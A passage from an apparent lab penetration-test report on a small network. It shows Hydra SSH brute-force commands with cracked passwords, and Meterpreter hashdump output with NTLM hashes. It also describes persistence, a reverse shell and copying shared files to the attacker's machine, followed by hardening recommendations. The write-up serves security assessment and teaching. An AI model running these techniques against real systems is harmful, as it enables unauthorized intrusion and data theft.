
Figure 12: Confirmation of full access to windows machine as 'system'

3.2 Exploitation of CentOS Server

3.2.1 Initial Access via Web Application Vulnerability

To gain unauthorized access to internal systems or services by leveraging weak authentication mechanisms exposed via the target's web interface. During the exploitation phase, attention was directed toward the login interface hosted on <http://192.168.2.20>. The goal was to test for weak authentication practices that could lead to unauthorized system access.

Method: Initial reconnaissance of the login portal, thus inspecting the source code and observing responses from the login form. Usernames were discovered embedded within HTML code. The server had two users, Ann Bondman (products support) and Brian Bondman (technical support), with usernames 'abondman' and 'bbondman' respectively.




```
1 <html>
2 <head>
3 </head>
4 <body>
5 <h1>Welcome to the company web portal</h1>
6
7 <h2>Customers:</h2>
8 <p>For product info please contact <a href="mailto:abondman@company.com">Ann Bondman</a>.</p>
9 <p>For technical support please contact <a href="mailto:bbondman@company.com">Brian Bondman</a>.</p>
10
11 <h2>Employees:</h2>
12 <p>Click <a href="reports.php">here</a> to access periodic reports.</p>
13 </body>
14 </html>
15
16
17
```

Figure 13: Server Web portal source code to review users' credentials

3.2.2 Password Cracking Using Hydra

Initial reconnaissance revealed an SSH service running on the machine with IP address 192.168.2.20. To gain access, a password brute force attack was launched using Hydra,




```
(Ahenkroy@kali)-[/home/kali]
$ sudo hydra -l abondman -P /usr/share/wordlists/rockyou.txt -t 5 -v -V -e
n -e s -o results.txt 192.168.2.20 ssh
[sudo] password for Ahenkroy:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-15 22:
12:10
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344401 login tries (l:1/p
:14344401), ~2868881 tries per task
[DATA] attacking ssh://192.168.2.20:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://abondman@192.
168.2.20:22
[INFO] Successful, password authentication is supported by ssh://192.168.2.20
:22
[ATTEMPT] target 192.168.2.20 - login "abondman" - pass "abondman" - 1 of 143
44401 [child 0] (0/0)
[ATTEMPT] target 192.168.2.20 - login "abondman" - pass "" - 2 of 14344401 [c
[ATTEMPT] target 192.168.2.20 - login "abondman" - pass "millie" - 645 of 143
44401 [child 0] (0/0)
[22][ssh] host: 192.168.2.20 login: abondman password: sunshine1
[STATUS] attack finished for 192.168.2.20 (waiting for children to complete t
ests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 22:
17:32
```

Figure 14: Using Hydra to crack password for user Ann Bondman

targeting the SSH login of both users abandman and bbondman.

A screenshot of a terminal window titled 'Ahenkroy@kali: /home/kali'. The window shows the output of a Hydra brute-force attack. It lists 13 password attempts for the user 'bbondman' on target '192.168.2.20'. The passwords tried are '123123123', 'joshua1', 'bobby', 'babyface', 'andre', 'donald', 'daniel1', 'panther', 'dinamo', 'mommy', 'juliana', 'cassandra', and 'trustno1'. The 13th attempt, 'trustno1', is highlighted in green. Below the list, a status message indicates the attack finished for 192.168.2.20, waiting for children to complete tests, and that 1 of 1 targets were successfully completed with 1 valid password found. The Hydra version and a GitHub link are also shown. The prompt at the bottom is '(Ahenkroy@kali)-[/home/kali]'.

```
Ahenkroy@kali: /home/kali
File Actions Edit View Help
2] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "123123123" - 991 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "joshua1" - 992 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "bobby" - 993 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "babyface" - 994 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "andre" - 995 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "donald" - 996 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "daniel1" - 997 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "panther" - 998 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "dinamo" - 999 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "mommy" - 1000 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "juliana" - 1001 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "cassandra" - 1002 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.2.20 - login "bbondman" - pass "trustno1" - 1003 of 14344401 [child 0] (0/0)
[22][ssh] host: 192.168.2.20 login: bbondman password: trustno1
[STATUS] attack finished for 192.168.2.20 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-22 00:16:48
(Ahenkroy@kali)-[/home/kali]
```

Figure 15: Using Hydra to crack the password for user Brian Bondman

The attack was able to recover the password **sunshine1** for user abandman, and the password **trustno1** for user bbondman, which led to an SSH login and initial foothold on the machine. Meaning password complexity and account lockout policy need improvement to prevent brute force attacks.

Results: Hydra found the password "**sunshine1**" after identifying the username abandman, and thus confirmed a simply guessable, weak password. With the above SSH login, I got interactive shell access to the target CentOS via abandman's account. This legitimate user account, using an Ann Bondman company employee, is known to have been compromised but does not have MFA enabled. A login prompt exposed many previous login attempts that had failed, indicating previous use of brute force.

```

(Ahenkroy@kali)-[/home/kali]
$ sudo ssh abondman@192.168.2.20
The authenticity of host '192.168.2.20 (192.168.2.20)' can't be established.
ED25519 key fingerprint is SHA256:Ch24EQ315iDjN8RL1u5rpvZ/vLvz06pq18U+98La9WE
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.20' (ED25519) to the list of known host
s.
abondman@192.168.2.20's password:
Last failed login: Tue Jul 15 14:24:15 PDT 2025 from 192.168.2.10 on ssh:nott
y
There were 3721 failed login attempts since the last successful login.
[abondman@localhost ~]$

```

Figure 16: Server logged in as Ann Bondman

4. Post-Exploitation

4.1 Windows 7 Target

After exploitation and initial access to the Windows 7 target was achieved, various post-exploitation activities with Meterpreter were executed to increase situational awareness, establish persistent control over the host, and steal sensitive data, which includes:

- **System and Process Enumeration:**
 1. Use of the sysinfo command to fetch the operating system information, such as hostname, OS version, architecture, and domain info.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

meterpreter > sysinfo
Computer      : WIN-USPQ65TE72P
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter >

```

Figure 17: System info from meterpreter

2. Enumerated running processes (ps command) to understand active services and applications that could be leveraged or pose risks.

```
meterpreter > ps
```

Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
236	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
308	296	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
356	296	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
364	348	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
392	348	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
440	448	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
448	356	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
464	356	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
472	356	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
584	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
660	448	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
736	392	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
744	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
784	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
812	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
988	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1104	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1380	1788	lKeUjwwUUGA.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\TEMP\lKeUjwwUUGA.exe
1788	448	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1860	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1892	448	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1936	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2028	448	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	

```
meterpreter >
```

Figure 18: Running process or programs on windows

- **Credential Dumping and Cracking:**

1. Executed hashdump to extract hashed passwords of local users from the Security Accounts Manager (SAM) database.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ann Bondman:1004:aad3b435b51404eeaad3b435b51404ee:80cc43865ff31e659c1742f57f88275b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 19: Password hashes for local users of windows

2. Cracked passwords with John the Ripper against extracted hashes, recovered plaintext passwords (**Liverpool**). This allowed for more lateral movement and escalation of privileges.

- **Live Monitoring:**

1. Screenshare to get a live view of the Windows desktop client process from Meterpreter, which shows user activity and interaction with Windows.




Figure 20: Live view of windows target machine

- **Persistence:**

1. Performed persistence, used persistence scripts or techniques to stay connected post-reboots/disconnect.
2. Used this persistence to execute code and give a reverse shell from the Windows machine back onto the Kali machine..




Figure 21: Reverse persistence shell

- **Network-Level Data Access:**

1. Discovered and accessed shared network folders and files within the compromised domain environment.

```

Ahenkroy@kali: /home/kali
File Actions Edit View Help
Share name Type Used as Comment

Reports Disk
The command completed successfully.

C:\Windows\system32>net use Z: \\192.168.2.20\Reports
net use Z: \\192.168.2.20\Reports
The command completed successfully.

C:\Windows\system32>dir Z:\
dir Z:\
Volume in drive Z is Reports
Volume Serial Number is F24A-6AC5

Directory of Z:\

07/15/2025 05:22 PM <DIR> .
12/07/2018 12:29 AM <DIR> ..
12/07/2018 02:33 AM 51 annual.txt
12/07/2018 02:34 AM 58 quaterly.txt
12/07/2018 02:31 AM 57 monthly.txt
3 File(s) 166 bytes
2 Dir(s) 14,508,974,080 bytes free

C:\Windows\system32>

```

Figure 22: Network-level shared files

2. Access shared files and download sensitive data to the attacker's machine.




Figure 23: Files download to kali

These activities demonstrated a comprehensive post-exploitation phase, enabling full control, stealthy monitoring, and data compromise within the Windows domain.

4.2 CentOS Target

On the compromised CentOS server, post-exploitation focused primarily on data access and leveraging shared resource mounts to facilitate information gathering:

- **Filesystem and Shared Resource Access:**
 1. Navigated the server filesystem and identified mounted shares using standard Linux commands such as `cd` and `mount`.
 2. Worked on shared filesystems mounted on the CentOS server, reminiscent of network storage or important repository locations.
- **Data Extraction:**
 1. Copied over valuable files and data from mounted shared drives directly onto the attacker's Kali system through secured channels.
 2. Using this technique, not only the attacked server but also trust relationships and resource sharing were put under effect.




Figure 24: Files downloaded from the server machine

The above post-exploitation steps enabled the safe and efficient collection of valuable data with a light footprint ideal for subsequent intelligence gathering that may also point out additional pivoting opportunities against the internal network (Weidman, 2014; PTES, 2014).

5. Recommendations

The results of the penetration testing activities and the vulnerabilities found during engagement will be reviewed, and the following recommendations are presented to improve the security posture in the target environment. They address both the exploited and the potentially exploitable vulnerabilities in order to lower down risk for any further exploits.

5.1 Windows System Recommendations

- Enforce Strong Password Policies and Credential Management:
 1. Implement complex password requirements to reduce the risk of password cracking from dumped hashes.
 2. Enable multi-factor authentication (MFA) with user accounts (especially privileged ones) to guard against credential theft and reuse.
 3. Regularly monitor and audit credential caches and restrict the use of local accounts with administrative privileges.
- Limit and Monitor Privileged Access:
 1. Use the principle of least privilege to limit the permissions of user and administrator accounts by eliminating unneeded system rights.
- Harden Remote Access and Network Shares:
 1. Enforce strong network segmentation to isolate critical systems like domain controllers and servers from general user workstations.
 2. Monitor remote connection protocols (RDP, SMB) for suspicious activity and enforce logging and alerting.
- Improve Persistence Prevention:
 1. Regularly monitor for unauthorized persistence mechanisms such as scheduled tasks, services, and registry autoruns.
 2. Enforce application whitelisting and endpoint protection platforms that detect and block malicious persistence techniques.
- Patch Management and System Updates:
 1. Maintain an active patch management program to quickly apply security patches, especially for operating systems and exposed services, or use current Windows operating systems such as Windows 10.
 2. Use automated vulnerability scanning tools in combination with internal testing to identify missing patches.

5.2 CentOS Server Recommendations

- Restrict Shared Filesystem Access:
 1. Limit mount points and network shares strictly to required users and systems only.
 2. Enforce strong ACLs on shared directories and look for anomalies in file access logs.
- User and Process Privilege Management:

1. Apply the principle of least privilege for all users and processes, using sudo with logging for administrative actions.
 2. Disable unnecessary services and remove unused user accounts to reduce attack surface.
- Enhanced Logging and Monitoring:
 1. Use detailed audit logging to monitor use of sensitive files and directories.
 2. Implement centralized log management with real-time alerting for suspicious activities.
 - Regular Vulnerability Assessments and Patch Management:
 1. Establish regular automated vulnerability scans combined with manual review to detect configuration weaknesses.
 2. System packages and services should be kept up to date with latest security patches.

Implementing these recommendations collectively will significantly reduce the attack surface, hinder post-exploitation efforts, and strengthen overall cybersecurity resilience of the SME's IT infrastructure.

6. Conclusions

The penetration testing engagement gave additional understanding about the security level of SME IT infrastructure. Through extensive enumeration, exploitation, and post-exploitation phases, many high and medium impact vulnerabilities were found on Windows as well as CentOS systems. These results have suggested that basic security measures in the areas of password management, access controls, network segmentation, and system patching have been severely lacking across organizations.

6.1 Evaluation of Work

Testing has been the result of a structured approach that starts with an in-depth network and service discovery, to find possible ways at the level of attack. During the exploitation phase, we were able to compromise user-level and privileged access on a number of systems and perform post-exploitation activity such as credential dumping or establishing persistence demonstrating the effects of these determinable vulnerabilities.

The strengths of the assessment included the comprehensive use of multiple tools to gain a clear picture of the target environment, the exploitation of real vulnerabilities to validate risk, and clear documentation of methodologies and findings. However, some limitations were present, such as time constraints limiting depth in some post-exploitation areas and the scope restricting certain attack vectors like social engineering or physical security testing.

Overall, the assessment effectively demonstrated real-world risks aligned with industry best practices and provided actionable recommendations aimed at mitigating current threats and strengthening defenses.

6.2 Alternative Approaches

In addition to the approach taken, several alternative methods could enhance the depth and breadth of testing:

- **Red Team Exercises:** This must be a wider scope adversarial simulation that includes social engineering, phishing, or physical penetration tactics to not only determine technical vulnerabilities but also those of human and process.
